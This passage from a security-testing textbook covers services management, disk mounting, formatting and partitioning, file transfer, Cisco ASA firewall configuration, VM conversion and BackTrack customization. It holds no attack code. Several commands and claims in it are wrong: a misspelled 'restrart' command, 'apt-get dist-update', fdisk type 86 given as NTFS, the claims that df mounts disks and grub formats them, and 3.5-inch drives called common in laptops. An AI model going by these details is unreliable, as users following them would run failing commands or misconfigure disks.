A service is a long-running process that is waiting for a packet, message, event, or application programming interface (API) call to provide functionality. Well-known services include DNS, e-mail (SMTP, POP), databases, printing, firewalls, SSH, file transfer protocols (SFTP, TFTP), and web servers (HTML, SSL). SSL is a protocol that is not exclusive to web servers. Services management is the administration of the service status (start, stop, and restart) and settings/configuration.

Windows

Open the Service Console using Start ➪ Run and typing the string `services.msc`. Installed services are listed with their statuses and attributes. The major controls, such as stop and start, are available from the context menu (right-click a service). Double-click a service to view and edit its properties. From the command prompt use `netstat` and `nbtstat` to check service status. Use `netsh` and `sc` to manage and configure services.

NOTE **These commands are useful for security testers. Obtain Windows command documentation through an Internet search such as “**`site:technet.microsoft.com nbtstat`**” keyword search string.**

Generally, services are created as part of an application install. For example, on a new Windows Server installation, insert the Windows installer disk and access Add/Remove Windows components using Autorun dialog (or use Start ➪ Control Panel ➪ Add/Remove Programs and then click Add Windows Components). Check the box next to Application Server and click Install and Finish.

TIP **Before you try this experiment, check to see if your Internet Information Service (IIS) is already running by putting a Windows server address in a web browser bar.**

To verify the installation, create a simple HTML page using Notepad. For example:

```
<html><title>Our Home Page</title>
<body><h1>Welcome Home!</h1></body></html>
```

Save the file as type All Files with a name like `*.html` in `C\: inetpub\wwwroot` and then put the IP address of the server in a web browser address bar and press Enter. Check the Services Console for a Started service: World Wide Web Publishing Service.

Linux

Many Linux services follow a common convention. There is a configuration file in a subdirectory of `/etc` that stores service settings. Service daemons are either known shell commands or the executable is invoked from the `/etc/init.d` directory.

For example, the Common Unix Printing System (CUPS) is a client-side service that manages print jobs. Use `apt-get install cups` to download, install, and upgrade CUPS on Ubuntu. You must modify the following lines in `/etc/cups/cupsd.conf` as shown:

```
system group root
...
<Location /admin>
Allow from 127.0.0.1
</Location>
```

This commonplace syntax starts the CUPS service:

```
# /etc/init.d/cups start
```

Finally, access the CUPS service administration from the web browser at `http://localhost:631/admin`. A user account must be set up to log into CUPS. When a printer is found on the network and set as default, printing is enabled in multiple Linux applications.

To fix a common networking problem that returns the SIOCADDRT error on Ubuntu, invoke:

```
# /etc/init.d/networking restrart
```

Red Hat variants substitute the "service" command. For example, to stop and restart the Fedora firewall, use these commands:

```
# service iptables stop
# service iptables start
```

The service commands vary between services of OS variants. Use `netstat` with `grep` to check the status of networked services.

NOTE **Ubuntu firewall configuration uses the** `ufw` **command, for example,** `ufw disable`**, to turn it off. For more options use** `man ufw` **on Ubuntu/BackTrack or do an Internet search for "ufw firewall setup."**

Other OSes

Keeping DNS services up to date is an important network administration task. The default Solaris DNS service maintains two files with paths such as

```
/var/named/var/named/named.10.10.100.1
/var/named/var/named/named.ourdomain
```

The first file maintains the mapping from IP address to hostname, with entries such as

```
     NS    dnshostname.ourdomain
1    PTR   gatewayhost.ourdomain
10   PTR   targethost.ourdomain
```

To register a new host, add a line in this same format to the file, and increment the serial number:

```
123400800;  serial
```

You must also modify the other file; it contains lines such as:

```
NS                              dnshostname.ourdomain
Gatewayhost           A          10.10.100.1
Targethost             A          10.10.100.10
```

Add a new line in the same format and use the incremented serial number from the other file. Finally, the named DNS daemon must be bounced, which means stopped and restarted. You accomplish this with a command such as

```
# kill -HUP $(pgrep named)
```

The `pgrep` returns the process ID number of the name daemon. The syntax `$( )` executes the enclosed command to produce an argument value before the `kill` command is executed. In this case, you use the `kill` command to convey a signal. The `-HUP` parameter means virtual hang up; it is a signal to the named daemon to reread its configuration files.

Mounting Disks

Network administration and security testing uses external hard disks extensively for building systems, running tools, and storing/moving data. Predominant hard disk standards are Integrated Drive Electronics (IDE) and Serial Advanced Technology Attachment (SATA).

Both standards are available in various physical sizes and capacities; the 3.5″ size is common for laptop internal drives and external use. Disk controllers for internal drives use IDE or SATA interfaces directly. External drives use a hard disk enclosure with a USB connection.

Windows

Windows supports only two disk formats by default: NTFS and FAT32. Disks automount in Windows shortly after you attach the USB. Look in My Computer to see if the disk is mounted. Double-click to test it.

To diagnose, format, and manage disks, open the Disk Management console (right-click Computer ➪ Manage and then click Disk Management). Disks that are mounted and unmounted are displayed along with known disk attributes.

Linux

Linux supports an array of disk formats, including Windows formats. By default, Linux disk partitions are EXT2 or EXT3 format. For formats other than these, you usually need to explicitly specify the format.

Put the disk in an enclosure (a special tray used to connect the disk to USB) and connect the USB to the Linux machine. This will cause several device events that are logged to the `/var/log/messages` file. You could use the `dmesg` or `tail -f` commands to view this file, but the `fdisk -l` command gives you a more effective summary of attached devices. With `fdisk` you can see all the attached devices and their partitions. This does not always work smoothly, and you might need to reattach the USB cable until the system recognizes the device.

You need to make a directory that will be your mount point and then perform the `mount` command. The sequence for mounting an EXT2 partition at sda1, and then later unmounting it is the following:

```
# fdisk -l
# mkdir /mnt/sda1
# mount /dev/sda1 /mnt/sda1
...
#umount  /mnt/sda1
```

Alternatively, the `df` command can be used for mounting and unmounting on Linux.

To mount Windows disks, add a command-line option to `mount` for NTFS (`-t ntfs-3g`) and FAT32 (`-t vfat`). In some cases the `-o force` option might also be needed.

VMware

When using VMware Player or Workstation, attach the USB disk and then use the device menu to connect to the disk. The normal mounting procedure for the guest OS should follow.

Moving Data Between Systems on Networks

The major techniques for moving files include Windows file sharing and SFTP. Windows file sharing can move data between Windows systems as well as Linux and Unix systems.

Windows File Sharing

To enable Windows File Sharing, create a new folder on the C drive. Right-click the folder and select Properties. Go to the Sharing tab and click the Share button. n the Security tab, enable the users and permissions for the users and groups desired.

Suppose you give full control to `MyUser` for the folder `MyShare` on host `10.10.100.10`. To exchange data from a remote system (`10.10.100.20`), open a folder and replace the address bar content with `\\10.10.100.10\MyShare` (and then press Enter). A username/password challenge dialog displays; fill it in and click OK. Now the share will be open. On either machine, you can drag files into the `MyShare` folder and access them on the other system.

To add Linux and Unix systems to the Windows share, perform the following commands:

```
# mkdir /mnt/MyShare
# mount -t cifs //10.10.100.10/MyShare /mnt/MyShare –o user=MyUser
```

The `mount` type `-t cifs` is for Common Internet File System (CIFS), which supports the Microsoft Server Message Block (SMB) protocol. This is a Universal Naming Convention file pathname.

Secure File Transfer Protocol (SFTP)

SFTP runs over SSH, providing an encrypted channel for transfers. Windows SSH and SFTP are not enabled by default, but they are readily enabled in Linux (see the "Managing Remote Login" section earlier in this chapter). For example, log in using STFP to a machine at `10.10.10.10` as `MyUser`, and then transfer a file using the following commands:

```
#sftp MyUser@10.10.10.10
Password:
MyUser@host~$ pwd
MyUser@host~$ ls
MyUser@host~$ get fileIneed.txt
```

SFTP has many common OS commands available in remote versions: `pwd`, `ls`, `cd`, `get`, and `put`. SFTP also has commands that work in the local context: `lpwd` (local working directory), `lls` (local directory listing), and `lcd` (change local directory).

VMware

VMs are networked devices just like any other. Use the normal OS commands for moving data, as discussed here.

Other Techniques

Secure copy is another SSH-based remote copying protocol. You can use it to copy between all manner of Windows and Linux systems if SSH and secure copy (SCP) protocols are enabled. The following example copies a remote file using `scp`:

```
# scp MyUser@10.10.10.10:/home/MyUser/fileTOcopy.txt .
```

Converting Text Files Between OSes

There are minor differences in text file formats between operating systems for Windows, Unix/Linux, and Apple Mac OS, in particular how the end of text lines are represented.

For text files, Windows uses the carriage return line feed (`CR LF`) terminator for each line and Linux uses the `LF` terminator. The commands on a Linux system to convert between these formats include

```
# dos2unix file.txt
# unix2dos file.txt
```

Macintosh uses the `CR` terminator at the end of lines. There are downloadable commands for Linux such as `mac2unix`, to facilitate this conversion.

Making Backup Disks

There are a wide range of freeware and commercial packages that perform hard disk–to–hard disk copying. You may need to copy disks for backup purposes or for cloning various security testing suites.

I have tried a number of packages with mixed results. The package EASESUS Disk Copy has worked well. You can download it free from `www.easeus.com/disk-copy/`. Then burn a bootable ISO CD-R (See the "Burning and Copying CDs and DVDs" section).

The destination disk must be as large as or larger than the source disk. To back up or clone a hard disk, insert the EASEUS ISO into a CD drive and shut down the system (completely power it off). Attach the source and destination disks to the system. The destination disk should be in a disk enclosure, whereas the source disk could be internal or in an enclosure. Internal is preferred because it will be easier to distinguish the source from the destination.

WARNING **The destination disk will be completely copied over and all data lost. It is critical to know which disk is which. Power on the machine, go into the Boot Device Menu, select CD/DVD drive, and confirm.**

Follow these steps:

1. Choose Disk Copy.
2. Select the source disk.
3. Select the target disk.
4. Click Next.
5. Click Yes.
6. Click Proceed.
7. Click Proceed.
8. Click Yes.

When the copying is complete select quit and shut down. Power off and reboot to test the destination disk integrity.

Formatting Disks

Hard disk formats apply to only one disk partition at a time, and a hard disk can have multiple partitions. This section explains how to build disks with a single partition. Chapter 5 covers how to make multipartition disks.

A large number of disk formats are available, but in practice only a handful are used. Possibly the most useful format is New Technology File System (NTFS), which can be mounted on both Windows and Linux systems (See the "Mounting Disks" section earlier in this chapter). EXT2 is the default format for Linux and is also widely used.

Windows

Formatting a Windows disk enables it for storage and retrieval. A standard Windows format is the New Technology File System (NTFS).

To create an NTFS-formatted disk partition by default on newer Windows systems, first connect a new disk to your Windows system using USB.

1. To format the disk, bring up the Disk Management snap-in (using Start ➪ Control Panel ➪ Administrative Tools ➪ Computer Management, and in the left tree browser select Disk Management).
2. Locate the disk you intend to format toward the bottom of the screen. Right-click it and select Initialize.
3. Right-click and select Format.

Linux

Use the `fdisk` command to format disks. By default, disk device names will be `sda`, `sdb`, `sdc`, and so on, and the file system link will be located in `/dev`. Insert a new disk drive in an enclosure and connect the drive via USB to the Linux system. The following commands, mostly to prompts in `fdisk`, create an EXT2 single partition spanning the entire disk:

```
# fdisk -l            - locate new disk /dev/sda
# fdisk /dev/sda      - enter commands to create disk table
fdisk: m              - display help
fdisk: o              - create new partition table in RAM
fdisk: n              - new partition creation
fdisk: p              - partition choice
fdisk: 1              - choose first partition (sda1)
fdisk: <Enter>        - default: 1st cylinder is 1
fdisk: <Enter>        - default: Last cylinder
fdisk: p              - print partition table
fdisk: w              - write table to disk and exit
# mkfs -V /dev/sda1   - format the data partition
# mkdir /mnt/sda1     - create mount directory
# mount /dev/sda1 /mnt/sda1  - mount disk to test it
```

Always test your work. Create a text file on the new disk partition in the `/mnt/sda1` directory. Close and reopen the file to verify its integrity.

This simple formatted disk is suitable for data storage, data transfer, and backup. You can use it to expand hard disk capacity, and the only limit is budget for new disks. Security testers or their network administrators perform this partitioning procedure for almost every test.

The `fdisk` command will be one of the major tools discussed in Chapter 5 in which you discover how to set up multiple partitions with heterogeneous formats.

An alternative command for formatting disks is `grub`.

Configuring Firewalls

Firewall setup is usually delegated to specialists with vendor certifications. However, it is useful for you to expose yourself to how firewall configuration is performed, which is similar to network switch configuration. From time to time uncertified network administrators and other security professionals will be called upon to verify firewall configurations.

This example is for configuring a Cisco ASA 5000 series firewall. A Windows host is used as the console terminal. Connect it directly to the firewall using the Cisco console rollover cable if the Windows system has a serial port. Otherwise, use a USB to serial patch the cable attached to the console cable.

On Windows, choose Start ➪ All Programs ➪ Accessories ➪ System Tools ➪ HyperTerminal. Assuming the connection is setup by default, the commands look like the following:

```
$ enable
Password:
# show run
# config t
(config)# interface vlan 2
(config-if)# nameif inside
(config-if)# security -level 100
(config-if)# ip address 10.10.100.1 255.255.255.0
(config-if)# no shut
(config-if)# exit
(config)#
(config)# interface vlan 3
(config-if)# nameif outside
(config-if)# security -level 0
(config-if)# ip address 192.168.10.2 255.255.255.0
(config-if)# no shut
(config-if)# exit
(config)# route outside 0.0.0.0 0.0.0.0 192.168.10.1
(config)# int e0/1
(config-if)# switchport access vlan 2
(config-if)# speed 100
(config-if)# duplex full
(config-if)# no shut
(config-if)# exit
(config)# int e0/2
(config-if)# switchport access vlan 3
(config-if)# speed 100
(config-if)# duplex full
(config-if)# no shut
(config-if)# exit
(config)# wr mem
(config)# exit
# show run
# exit
```

NOTE **See Chapter 9 for more discussion of console connections, and additional firewall configurations such as blocking (`deny`) IP addresses from inside to outside hosts.**

The previous commands set up inside (`vlan 2`) and outside (`vlan 3`) virtual local area networks (VLANs). Ports 1 and 2 are then configured and associated with the VLANs at 100 megabits per second full duplex. By convention, `vlan 1` is avoided because it exists on all Cisco switches.

Communications on VLAN interfaces are denied by default, so access rules must be established to enable communications. The following commands configure access rules for a straightforward network:

```
$ enable
Password:
# show run
# config t
 (config)#  access-list in2out extended permit tcp 10.10.100.0
255.255.255.0 any eq http
(config)#  access-list in2out extended permit tcp 10.10.100.0
255.255.255.0 any eq https
(config)#  access-list in2out extended permit tcp 10.10.100.0
255.255.255.0 any eq domain
(config)#  access-list in2out extended permit udp 10.10.100.0
255.255.255.0 any eq domain
(config)# access-group in2out in int inside
(config)#  access-list out2in extended permit tcp host 192.168.10.101
10.10.100.0 255.255.255.0 eq ssh
(config)# access-group out2in in int outside
(config)# wr mem
(config)# exit
# show run
# exit
```

An access list (`in2out`) is defined with rules allowing internal hosts (`10.10.100.0/24`) to communicate using HTTP, HTTPS, and DNS protocols with any address. The `access-list` commands define the rules, and the `access-group` command assigns the rules on the interface "inside." An external-maintenance IP address (`192.168.10.101`) is allowed to connect to any host inside the network using SSH. That rule is applied to the interface "outside."

Cisco has a particularly useful command-line feature. You may type a question mark, `?` at any point in any command. The Cisco console displays all the available options for the next argument, and retypes your partial command at the next prompt. You can incrementally build complex commands this way, by inserting `?` for each argument. Upstream arguments affect downstream options. For example, choosing the IP protocol simplifies your options compared to TCP and UDP protocols, which feature ports and services. See Chapter 6 for protocol explanations.

The firewall can be set up to shun or block specific external IP addresses. To set up a shun of an outside host and then remove it, use these commands:

```
(config)# shun 64.94.107.0
(config)# no shun 64.94.107.0
```

You can block an address range by using the 0 as a wildcard. Search the firewall command reference for additional operations. Make sure that the commands apply to your specific firewall model number, as commands vary significantly even within one series of devices.

Increasingly, most outbound traffic is destined for ports 80 (HTTP) and 443 (SSL). Due to firewall conventions, most inbound connections are denied. Malware takes advantage of this fact to disguise malicious connections by originating them from inside networks and using ports 80 and 443. In Chapter 9, you find out how to use firewalls to block unwanted traffic of this kind.

SEED LABS

The SEED labs for this section include the Linux Firewall Lab under the Design/Implementation Labs category. This lab explains host-based firewall configuration on Linux. Access the SEED labs at `www.cis.syr.edu/~wedu/seed/all _ labs.html`**.**

Converting and Migrating VMs

Moving and copying VMs between environments is a frequent network administration task. The task is easier if the VM was created with its file system split into 2GB or smaller files—files that are small enough to fit on a data DVD. With the VM on DVD, simply copy the files to the destination system and use VMware Player or Workstation to run the VM. An external USB hard drive can transfer VMs with larger files (see the "Mounting Disks" and "Moving Data between Systems on Networks" sections earlier in this chapter).

NOTE **Make sure that your network has licensing rights to copy VM OSes and onboard applications. Vendor reactivations are usually required.**

There are several other cases of VM conversion and migration including the following:

- Converting a running machine to an ESXi machine
- Converting and migrating a VMware Player machine onto an ESXi infrastructure
- Converting and migrating a VM on ESXi to a VMware Player image

The first two operations use the vSphere Standalone Converter application. To convert a running machine into a VMware player image, do the following:

1. Start VMware Standalone Converter application.

TIP **On Windows, the VMware Converter Server and Converter Agent are Windows services, created when Converter was installed. Verify that they are started.**

2. Click the Convert Machine button.

3. From the pull-down menu select Powered-On Machine and then select the A Remote Machine radio button.
4. Enter a target IP address and login credentials.
5. Select the OS family.
6. Set up and run the SSH service on the target machine.
7. Select VMware Infrastructure and Virtual Machine as the destination.
8. Enter the VM name and then click Finish.

This conversion might take many hours; do not perform any operations on the source machine during the conversion, or the file system might be inconsistent.

Migrating a machine from a VMware Player image to ESXi is very similar. Set the Source pull-down to VMware Workstation or Other VMware Virtual Machine and browse to a VMware Player image on the local Windows machine.

When I attempted to perform this conversion in the opposite direction (from ESXi to VMware Player), I encountered consistent failures. After much trial and error, I developed this arcane approach that produced reliable conversions:

1. Log in to ESXi with vSphere Client.
2. Select File ➪ Export OVF Template.
3. Select Physical Media (OVA) in the pull-down menu. The system will run for several hours and produce a large file locally.
4. Copy the Open Virtual Appliance (OVA) to an external disk and delete it locally.
5. Verify that the local machine has more than twice the disk space needed to store the OVA.
6. Create a directory for the new VM on the external drive.
7. Start VMware Standalone Converter.
8. Connect to the local server.
9. Click the Login button.
10. Click the Convert Machine button.
11. Set the pull-down menu to Virtual Appliance.
12. Browse and select the OVA file.
13. Specify that the VM file system will be partitioned into 2GB files.
14. Set the destination type to VMware Workstation or Other VMware Virtual Machine in the pull-down menu.
15. Select the VMware Player version in the pull-down menu.
16. Name the VM and browse to the new external drive folder.
17. Click Finish.

The process can run overnight or longer.

Open Virtualization Format (OVF) and OVA are vendor-independent formats for VMs. OVF/OVA files need to be converted to vendor-specific formats to run (as described in steps 7 to 17).

NOTE **As with many inter-vendor standards, actual portability of OVFs and OVAs is problematic, according to VM discussion groups.**

Additional Network Administration Knowledge

Network administration is an expansive field of expertise. Whenever you are working with novel activities or unfamiliar technologies, such as installing and managing new OSes, devices, configuration, or services, and transferring data with new environments, you must add to your store of knowledge.

Most challenges can be resolved in less than a day with a systematic approach and teamwork. As in security testing, the perspective of other people is invaluable and inherently creative, especially when you become too close to a problem.

The Internet is a great resource for network administrators. Your answers are most likely out there somewhere; however, most answers are intermixed with a lot of unvetted advice. By trial and error, you discover the truth for your environment. The truth is what works.

As you try each suggested option, you gain understanding of the problem and terminology. By the third or fourth try, you understand enough to combine alternatives and develop your own solutions. You learn the wisdom of separating good and bad advice. Always document the good. In a sense, this is the essence of this chapter: a quest of never-ending discovery to solve network administration challenges.

This book covers many other additional network administration areas. For example, Chapter 5 covers using VMs to customize ISO images. Chapter 9 covers setting up regularly scheduled `cron` jobs to run scripts and programs automatically. Configuring firewalls to block IP addresses is also in Chapter 9.

Summary

This chapter introduces network administration fundamentals on Windows, Linux, SunOS, and Cisco IOS. These basic skills are essential in any cybersecurity organization, but they are also very useful, in general, in any information technology (IT) organization. Security professionals that do testing must be able to set up their own machines, install their own software, and configure for network communications.

The chapter starts with coverage of administrative accounts. Administrative accounts are required in order to do software installation and most activities in this chapter.

I explain basic hardware installation including various types of cables and video cards. Step by step installation instructions are provided for standalone pedestal PCs and rack-mounted computers and devices.

I describe operating system installations and explain unique aspects of selected operating systems and desktops. On Linux systems, desktops are somewhat interchangeable.

I cover the creation of CDs and DVDs on different operating systems and VMware, including some basic tools, such as Brasero.

I cover anti-malware protection, including anti-virus, anti-spyware, firewalls, and other protection tools.

One of the first steps in every security test is getting connected to the local network. I explain networking setup using both IPv4 and IPv6 notation, including hex and CIDR notations.

I cover application installation and archiving, with variations for Windows, different types of Linux, and VMware.

I cover system management controls including through a GUI and on the command line for various environments.

Remote logins is a very common and useful technique for remotely managing systems, including with a GUI and command-line tools.

User administration is the management of the lifecycle of users, including creation and deletion of accounts.

Managing services is an essential skill when working with network applications, such as e-mail, security shells, and databases.

Disk mounting is one approach for moving data between systems. Other techniques for moving data include SFTP, and file sharing.

Each family of systems uses a different line separator standard in text files: Windows versus Linux versus Macintosh. You must perform conversions to successfully move text files between these system types.

Copying disks and disk backups are essential operations for building systems and managing security tools.

Formatting of new hard disks is necessary to set up the proper directory information before files can be stored.

Configuring a hardware firewall device (e.g. CISCO ASA) is an essential skill for managing and maintaining computer networks.

VM conversions and migrations are necessary activities to manage security tool suites and create (or replicate) target machines on a network. In VMs, systems can be tested without risk of damaging operating systems, applications, services, and data.

Finally, the chapter concludes with a discussion about additional skills in network administration that you will acquire. Hands-on security professionals are constantly learning the types of skills covered in this chapter. You must learn how to uncover this knowledge on your own through Internet searches and experimentation.

Next, Chapter 5 applies these skills to the creation of customized security testing tool suites. You will combine multiple operating system installations to boot off of the same disk through extensions to the disk formatting skills into disk partitioning. Increasingly, hard disk installations are migrating to VM environments, even though VMs do have performance and licensing consequences, which are also covered in the next chapter.

Assignments

1. Why is network administration an essential skill for a hands-on cyber security professional?
2. What are common tasks that network administrators perform for end users of IT?
3. On a cybersecurity testing project, which network administration skills are you mostly likely to use?
4. On an available lab system, perform as many of the network administration tasks as possible, as listed in this chapter. Which ones are relatively easy? Which ones are more difficult?
5. Suppose you were given an unusual network administration task that is not readily documented, such as updating open source communications' applications on a Linux system. Use the Internet to find the answer for how to do this, and document the procedure for network users.

CHAPTER

5

Customizing BackTrack and Security Tools

BackTrack is a custom operating system for security testing built upon Ubuntu and the KDE desktop. Chapter 8 explains how to apply BackTrack as a penetration testing platform, and Chapter 9 discusses how to use it as a network sensor and log analysis platform.

BackTrack is a free Linux distribution that includes hundreds of free security testing tools. You can use BackTrack in its default configuration; however, there are many additional capabilities and tools which you can add through security tool customizations.

Many important security testing tools only run on Windows environments. You need to find a way to provide Windows as a test platform accessory to BackTrack. There are also some tools with commercial or other restrictive licensing schemes that are not included on BackTrack, but they are useful in your testing environment.

You can put your network administration know-how to good use supporting other security professionals with their testing needs. BackTrack comes in two downloadable forms: the bootable International Standards Organization (ISO) image and a VMware image. It is also possible to create a hard-disk version of BackTrack from the ISO. You utilize both these forms in the customization process.

Creating and Running BackTrack Images

BackTrack is an open source Linux distribution available as an ISO CD image and as a virtual machine (VM). There are multiple releases available online, such as BackTrack 3, 4, 4-r1, 4-r2, and beyond. This chapter refers to the current release as btN-rM.iso (the ISO image) and btN-rM-vm.tar.bz2 (the VM tar ball).

You can download the BackTrack images from `www.backtrack-linux.org/downloads/`. Because these files are multiple gigabytes, direct download might be a lengthy and error-prone process. An alternative is to download them using a peer-to-peer file sharing application such as BitTorrent (at `www.bittorrent.com/`). At any given time, there might be several dozen peers online that can send small pieces of the target file asynchronously in randomized order. The torrent process is also lengthy, but it's more reliable than direct download. It is a good idea to verify the integrity and originality of the BackTrack image using the hash provided on the BackTrack Linux site.

NOTE **By default, the file** `sharing` **program on your machine becomes part of the peer network and begins sharing pieces of the file with other file sharing users.**

Use a disk burning program such as Brasero or MagicISO to burn the BackTrack ISO to a DVD. Test the new DVD by booting up BackTrack on a test system. Insert the DVD into the disk drive, invoke the Boot Device Menu, and select Boot from CD/DVD.

TIP **You can freely download Brasero from** `http://projects.gnome.org/brasero/`**. You can purchase and download MagicISO at** `www.magiciso.com/`**.**

In recent versions of BackTrack, there is a somewhat dangerous icon on the desktop that contains the `ubiquity --desktop %k gtk_ui` script. If you double-click the script, the Ubuntu installer GUI runs, enabling you to install BackTrack to the hard disk. If that is your intention, follow the on-screen directions to select and resize a BackTrack partition. When making multi-partition drives, you usually install Windows first and then resize the partitions to install BackTrack.

The BackTrack ISO operating system (OS) uses a random access memory (RAM) disk, a simulated file system that allocates portions of the RAM for any changes to the file system on the DVD. A minimum RAM size of 4GB is recommended.

Because 4GB is also the maximum for a 32-bit address space, further expansion presents a dilemma. You can modify BackTrack with the Physical Address Extension (PAE) kernel, a Linux kernel that supports a 36-bit address space (64GB maximum). The PAE kernel is, however, incompatible with some software packages; for example, I was unable to run VMware Player on my BackTrack PAE. Eventually BackTrack will adopt 64-bit Ubuntu to avoid these incompatibilities.

The BackTrack VM image, `btN-rM-vm.tar.bz2`, can be unpacked with the `tar` command (see "Installing Applications and Archiving" in Chapter 4). Download and install the VMware Player from `www.vmware.com`. Start VMware Player from a menu command or by double-clicking the desktop icon and then open an existing machine in the folder where you unpacked the BackTrack VM.

TIP **Choose a stable version of VMware Player, such as a major generation prior to the current release. In general, wait until the second incremental release of a software package (such as 9.2) before you upgrade.**

Customizing BackTrack with VM

A key difference between the BackTrack ISO DVD and the BackTrack VM is that the VM has persistence. Changes you make in the VM environment survive reboot, but the ISO always comes up in the same state. You can customize BackTrack images if you can modify BackTrack and make a new ISO image.

Fortunately, the website `www.offensive-security.com` provides a BackTrack customization script—`btN-customize.sh`—and online tutorials on various BackTrack procedures (visit `www.backtrack-linux.org/tutorials/`). What this chapter explains is how those individual procedures can be applied operationally to support security testers, along with explanations, pitfalls, and tradeoffs.

With the VMware Player version of BackTrack, perform network setup and use `sftp` or Common Internet File System (CIFS) to load the `btN-rM.iso` file and the `btN-customize.sh` script into the BackTrack VM (see the "Setting Up Networks and "Moving Data Between Systems on Networks" sections in Chapter 4). Create a directory `/root/BUILD`, move the files there, and change directory to `BUILD`. Invoke the customization script `./btN-customize.sh`.

If you examine this script, there are three phases. The first phase unpacks the BackTrack ISO and creates a complete file system under `/root/BUILD/edit`. In the second phase, the `chroot` command creates a command-line shell that is inside the scope of the new file system. The shell returns control to the user, who virtually sees the file system root "/" at `/root/BUILD/edit`. The third phase generates the new ISO image.

TIP **You might need to modify the BackTrack filenames in this script or rename the files accordingly.**

At this point it is customary to update and upgrade Ubuntu, as well as perform FastTrack updates of the pen test tools (see the next section of this chapter). You can make additional customizations, such as using `apt-get` to install various tools or manually installing `*.deb` images using `dpkg`.

When the customizations are complete, the `exit` command returns control to the `btN-customize` script for the third and final phase. In this phase, the virtual BackTrack file system is repacked to generate a new ISO in the `/root/BUILD` directory: `btN-rM-modified.iso`. Move this file to a system disk burner, and burn the image to a DVD. Boot off the DVD to verify your work.

Back in the BackTrack VM, notice that the unpacked BackTrack file system is still present. You can revisit this later for further customizations without unpacking the ISO. For future customizations, you can comment out the first and middle phases of the `btN-customise.sh` script, then `chroot` manually to the `/root/BUILD/edit` directory. You can have multiple shells using `chroot` to manage complex customizations. Run the modified `btN-customise.sh` script from the `BUILD` directory to repack the BackTrack ISO.

Updating and Upgrading BackTrack and Pen Test Tools

It is important for a pen tester to keep his or her systems and test tools up to date. BackTrack offers preinstalled commands and applications to assist you. The `updateBT.sh` script performs this automatically:

```
#!/bin/bash
apt-get update
apt-get upgrade
apt-get update
apt-get dist-update
apt-get clean
cd /pentest/exploits/fasttrack
python fast-track.py -i; sudo -s
```

The `apt-get update` command gathers version information about installed and available Ubuntu packages. The `apt-get upgrade` and `dist-upgrade` command install new versions. Use `apt-get clean` to remove temporary files. The `fast-track.py` python script updates individual pen test tools; it pops up an interactive shell with update options. The sequence for the recommended options is FastTrack updates (1), update everything (12), main menu (13), and exit (11).

Adding Windows to BackTrack with VMware

One method of adding Windows to a BackTrack OS is to run it as a VM. In an earlier section of the chapter, you installed a VM to customize BackTrack. Now you can perform the VMware Player installation inside your virtual file system with a `chroot` shell. Then you need to create a Windows VM in the virtual file system.

Use VMware Workstation to create the Windows VM (see "Re-imaging Operating Systems" in Chapter 4). Reboot the VM and activate the Windows OS. Move the VM into the virtual file system, ensuring that the original is destroyed. Then run the customization script to repack the ISO, burn a DVD, and test the result.

NOTE **Sometimes moving the VM forces another Windows activation challenge. This is a weakness of this approach. To discover this, attempt multiple Windows reboots. If you change the VM configuration in any way, reactivation is likely.**

Actual experience with this test architecture had mixed results. With sufficient RAM the configuration worked, but the performance was dismal. Necessity being the mother of invention, I conceived a new pen test architecture based on partitioned hard drives. The next sections describe its construction and the surprising outcomes.

Disk Partitioning

This section explains how to create a multi-partition disk using `fdisk` on Linux. Suppose you want a new hard disk formatted as in Table 5-1.

Table 5-1: Plans for Multiboot Disk Partitions

PARTITION	PURPOSE	FORMAT	# FDISK FORMAT	SIZE (GB)	START CYLINDER
1	Shared Test Data	NTFS	86	20	1
2	Bootable Linux	Linux	83	60	2500
3	Bootable Windows	NTFS	86	80	10001

`fdisk` informs you that there are 19537 cylinders on a 160GB disk, or about 8.2MB each. You can use that information to choose a start cylinder for each partition. The command sequence for formatting the multi-partition disk includes:

```
# fdisk -l           - discover disk device: sda
# fdisk /dev/sda     - format disk table
fdisk: m             - show commands
fdisk: o             - new empty partition table in RAM
fdisk: n             - format new partition
fdisk: p             - partition choice
fdisk: 1             - choose first partition (sda1)
fdisk: <Enter>       - default: 1st cylinder is 1
```

```
fdisk: 2500         - end at cylinder 2500
fdisk: t            - partition format type
fdisk: 1            - partition number
fdisk: 86           - type NTFS
fdisk: n            - format new partition
fdisk: p            - partition choice
fdisk: 2            - choose first partition (sda1)
fdisk: <Enter>      - default: 1st cylinder is next on disk
fdisk: 10000        - end at cylinder number
fdisk: a            - mark bootable
fdisk: 2            - partition number is bootable
fdisk: n            - format new partition
fdisk: p            - partition choice
fdisk: 3            - choose first partition (sda1)
fdisk: <Enter>      - default: 1st cylinder is next on disk
fdisk: <Enter>      - end at last cylinder
fdisk: a            - mark bootable
fdisk: 3            - partition number is bootable
fdisk: t            - partition format type
fdisk: 3            - partition number
fdisk: 86           - type NTFS
fdisk: p            - print partition table
fdisk: w            - write table to disk and exit
# mkfs -V -t ntfs /dev/sda1        - format the data partition
# mkdir /mnt/sda1   - create mount directory
# mount -t ntfs /dev/sda1 /mnt/sda1    - mount disk to test it
# mkfs -V /dev/sda2 - format the data partition
# mkdir /mnt/sda2   - create mount directory
# mount /dev/sda2 /mnt/sda2        - mount disk to test it
# mkfs -V -t ntfs /dev/sda3        - format the data partition
# mkdir /mnt/sda3   - create mount directory
# mount -t ntfs /dev/sda3 /mnt/sda3    - mount disk to test it
```

The command sequence formats the first partition as NTFS, the second as bootable Linux (default format), and the third as bootable NTFS. Note: Encrypting File System is a feature of NTFS 3.0, but it is not utilized in these examples. Encryption is not a key requirement here, because customized test disks are often temporary and imaged or destroyed after use for a few days of testing.

Performing Multi-Boot Disk Setup

The general strategy for creating a multi-boot disk is to install Windows first and then use Ubuntu's Ubiquity graphical user interface (GUI) to repartition and install BackTrack. The tricky part is setting up a shared data partition, just as you did in the previous section. This requires complex repartitioning to set up the disk as desired. Part of the challenge is that the GUI tools, the OSes, and the manual tool (`fdisk`) conflict, for example, by numbering partitions differently.

When complete, the multi-boot disk partitions appear like this:

DEVICE BOOT	START	END	BLOCKS	ID	SYSTEM
`/dev/sda1`	1	9729	78147168+	7	HPFS/NTFS
`/dev/sda2`	9730	19457	78140160	5	Extended
`/dev/sda5`	9730	16550	54789651	83	Linux
`/dev/sda6`	16551	19055	20118528	7	HPFS/NTFS
`/dev/sda7`	19056	19457	3229065	82	Linux swap / Solaris

